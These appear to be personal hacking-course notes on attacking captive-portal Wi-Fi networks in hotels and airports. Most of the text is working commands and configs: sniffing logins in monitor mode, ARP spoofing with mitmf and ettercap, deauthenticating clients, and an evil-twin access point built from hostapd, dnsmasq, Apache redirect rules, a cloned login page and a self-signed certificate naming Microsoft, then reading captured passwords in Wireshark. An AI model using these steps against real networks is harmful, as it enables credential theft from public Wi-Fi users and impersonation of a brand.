Captive portals (CP)

středa 17. června 2020 11:17

IN THIS SECTION WILL BE USED COMMANDS AND UTILITIES FROM PREVIOUS NETWORK HACKING SECTION

Captive portals usually refer to open wifi networks. Widely used in hotels, airports, coffee shops, …etc. Allow users to access the internet after logging in. Users login using a web interface.

Bypassing captive portals

There are a number of ways to bypass captive portals depending on the way it is implemented.

1. Change MAC address to one of a connected client (EXACTLY THE SAME METHOD AND STEPS AS DESCRIBED IN NETWORK HACKING SECTION IN MAC ADDRESS BYPASSING)
2. Sniff logins in monitor mode
3. Connect and snif logins after running an arp spoofing attack
4. Create a fake AP, ask users to login

Sniffing credentials in monitor mode

Since captive portals are open (will ask for passqord od someting after connect to access internet). They do not use encryption. We can sniff data sent to/from is using airodump-ng. Then use Wireshark to read this data including passwords.

```
$ ifconfig
# enable adapter to monitor mode
$ ifconfig INT down
$ iwconfig INT mode monitor
$ ifconfig INT up
$ iwconfig
# show network around and then its details
$ airodump-ng INT
$ airodump-ng --bssid BSSID --channel CHANNEL --write FILENAME INT
```

If you can see some connected client, you can perform deuathentication attack and change MAC to his and connect. Below will be described a way do get the password from sniffed (when client disconnected and recconected) data with wireshark. So open the wireshark and open the file that we just captured FILENAME. Filter HTTP traffic a look for POST request, you could be able to see username and password there.

Sniffing CP login information using ARP spoofing

středa 17. června 2020 11:47

Since CP portals are open. Therefore we can connect to the target without a password. We can then run a normal arp spoofing attack. Clients will automatically lose their connection and will be asked to login again. Data sent to/from router including passwords will be directed to us.

On Kali machine we have a connected wireless adapter in manage mode and connected to network with captive portal. Lets do arp spoofing.

```
# get a default gateway
$ route -n
$ mitmf --arp --spoof -i INT --gateway GATEWAY_IP
```

Or you can use tool Ettercap to spoofing

```
# /// means to target all the clients in the target network
$ ettercap -Tq -M arp:remote -i INT ///
```

Fake captive portal page

středa 17. června 2020 12:22

When everything fails we target the users. Clone the login page used by the captive portal. Create a fake AP with the same/similar name. Deauth users to use the fake network with the cloned page and sniff the login info. Uses social engineering.

Login page - cloning a login page

Connect to a network that uses captive portal. Usually it after connect it will automatically shows you a login page, but for some reason on Kali it does not apper automatically. So just open browser and try to browse some page. It should redirect you to the captive portal login page. Save this page (html). You can try to open it in browser.
Copy these file to our webserver root folder. /var/www/html
Rename the web page name to index.html

```
# start webserver
$ service apache2 start
# now you can go to you IP or localhost to you browser to test the webserver
```


Fixing relative links

```
# installing geany text editor
$ apt-get install geany
```

Open the html and source file in geany o any other tex editor and edit relative links with adding slash in front of every source!
Change:

To:

Or do it automatically:



Form tag

If you inspect used website and there is no form tag around shown inputs, it is a problem. You should manually add the form tag to the html code. Need to be placed around inputs and submit button. <form method="POST" action="/index.html"> inputs and submit button </form>

Submit button

Maybe in html is no submit button, could be made as some span, link, div. If exists, delete this part and replace it with submit buttton with the same class or id to make it looks the same.
<input type="submit" value="Log In" style="SOME STYLES" />

Start the captive portal

čtvrtek 18. června 2020 8:44

Preparing computer to run fake captive portal

Create a fake AP with the same/similar name. The main components of a wifi networks are that a **router broadasting signal** (use wifi card with hostapd), a **DHCP server** to give Ips to clients (use dnsmasq), a **DNS server** to handle dns requests (use dnsmasq). You also need to use wirelless adapter.

```
# install dnsmasq and hostapd
$ apt-get install hostapd dnsmasq
# now connect you wireless adapter
$ ifconfig
# disable network manager
$ service network-manager stop
# optional step, remove clearing any FW rules, that might redirect packets elsewhere
$ echo 1 > /proc/sys/net/ipv4/ip_forward
$ iptables --flush
$ iptables --table nat --flush
$ iptables --delete-chain
$ iptables --table nat --delete-chain
$ iptables -P FORWARD ACCEPT
```

Starting the fake captive portal (use dnsmasq.conf and hostapd.conf)

/etc/dnsmasq.conf

```
#Set the wifi interface
interface=wlan0
#Set the IP range that can be given to clients
dhcp-range=10.0.0.10,10.0.0.100,8h
#Set the gateway IP address
dhcp-option=3,10.0.0.1
#Set dns server address
dhcp-option=6,10.0.0.1
#Redirect all requests to 10.0.0.1
address=/#/10.0.0.1
```

hostapd.conf

```
#Set wifi interface
interface=wlan0
#Set network name
ssid=wifi name
#Set channel
channel=1
#Set driver
driver=nl80211
```

```
# start DNS and DNS in background as service
$ dnsmasq -C /etc/dnsmasq.conf
# start the fake access point
$ hostapd /FILEPATH/hostapd.conf -B
# configure wirreless adapter to have an IP = 10.0.0.1/24
$ ifconfig wlan0 10.0.0.1 netmask 255.255.255.0
# start webserver where the fake login page is store
$ systemctl enable apache2
$ service apache2 start
```

Now you can go to some other machine and try to connect to this access point. User should be able to acccess the fake login page.

Redirecting reques to captive portal login page

čtvrtek 18. června 2020 9:21

We just need to reconfigure webserver setting.

```
# Open /etc/apache2/sites-enabled/000-default.conf
$ leafpad /etc/apache2/sites-enabled/000-default.conf

# Now we need to redirect any request to our fake login page
# Add following rewrite rules to the configuration file (after </ViIrtualHost>
<Directory "/var/www/html">
        RewriteEngine On
        RewriteBase /
        RewriteCond %{HTTP_HOST} ^www\.(.*)$ [NC]
        RewriteRule ^(.*)$ http://%1/$1 [R=301,L]
</Directory>

# restart apache
$ service apache2 restart
```

Now after client connect to this access point, it will automatically open browser. But with a wrong url and with 404 error.

```
# Open /etc/apache2/sites-enabled/000-default.conf
$ leafpad /etc/apache2/sites-enabled/000-default.conf
# if the file is not found, redirect user to our fake login page again
# Add following lines after <VirtualHost *:80> in this configuration file
ErrorDocument 404 /
# Edit code we pasted above to the following rewrite rules
<Directory "/var/www/html">
        RewriteEngine On
        RewriteBase /
        RewriteCond %{HTTP_HOST} ^www\.(.*)$ [NC]
        RewriteRule ^(.*)$ http://%1/$1 [R=301,L]

        RewriteCond %{REQUEST_FILENAME} !-f
        RewriteCond %{REQUEST_FILENAME} !-d
        RewriteRule ^(.*)$ / [L,QSA]
</Directory>
```

Disconnec client from the network, connect it again an it should automatically open browser with our fake login page (whether the client is on a computer or a phone). We should now be able to sniff data from these inputs.

Fake SSL certifikate

čtvrtek 18. června 2020 9:37

Generating Fake SSL certificate

```
# generate HTPS certificate on x509 structure valid for 365 days
$ openssl req -new -x509 -days 365 -out /root/Downloads/fake-ap/cert.pem -keyout /root/Downloads/fake-ap/cert.key
Enter PEM pass phrase:
Enter Pem pass phrase again:
Set Country Name: CZ
State: Moravia
Locality Name: Brno
Organization Name: Microsof
Organizational Unit Name: Networking
Common Name: wifi name
Email address: info@microsoft.com
```

Enabling SSL/HTTPS on webserver

```
# enable ssl mode
$ 2enmod ssl
# configure apache to use key we generated
$ leafpad /etc/apache2/site-enabled/000-default.conf
# Create new virtual host after </VirtualHost *:80>, add following to the conf file
<VirtualHost *:443>
        SSLEngine On
        SSLCertificateFile /root/Downloads/fake-ap/cert.pem
        SSLCertificateKeyFile /root/Downloads/fake-ap/cert.key
</VitualHost>
# save and quit the file
# now configure listening ports
$ leafpad /etc/apache2/ports.conf
# add following line to the file
Listen 443
# restart apache server
$ service apache2 restart
# Now it should ask for the PEM pass phrase we set while generating SSL certificate
```

When the client connect and see login page, it will works on HTTPS, but it will show you that your connection is not secure. It is because we self signed the SSL certificate and it is not trusted.

Sniff & Analyze login credenticals

čtvrtek 18. června 2020 10:17

Deauthenticate users to use the fakt network with the clone page

Do it exactly the same way as described in Network hacking section -> Deauthtentication attacks.

Sniffing the login informations

We are going to use tshark tool here.

```
# use tshark and strored everything to a file
$ tshark -i wlan0 -w sniffed-data.cap
```

Lets go to the client, connect to fake access point, try to login. And let go to the Kali machine

Terminate the tshark with CTR-C and open sniffed-data.cap file in wireshark

We are looking for http packets (use filtering) and we are looking for POST packets. Click on that packet and check HTML Form URL Encoded section. You should see username and password there.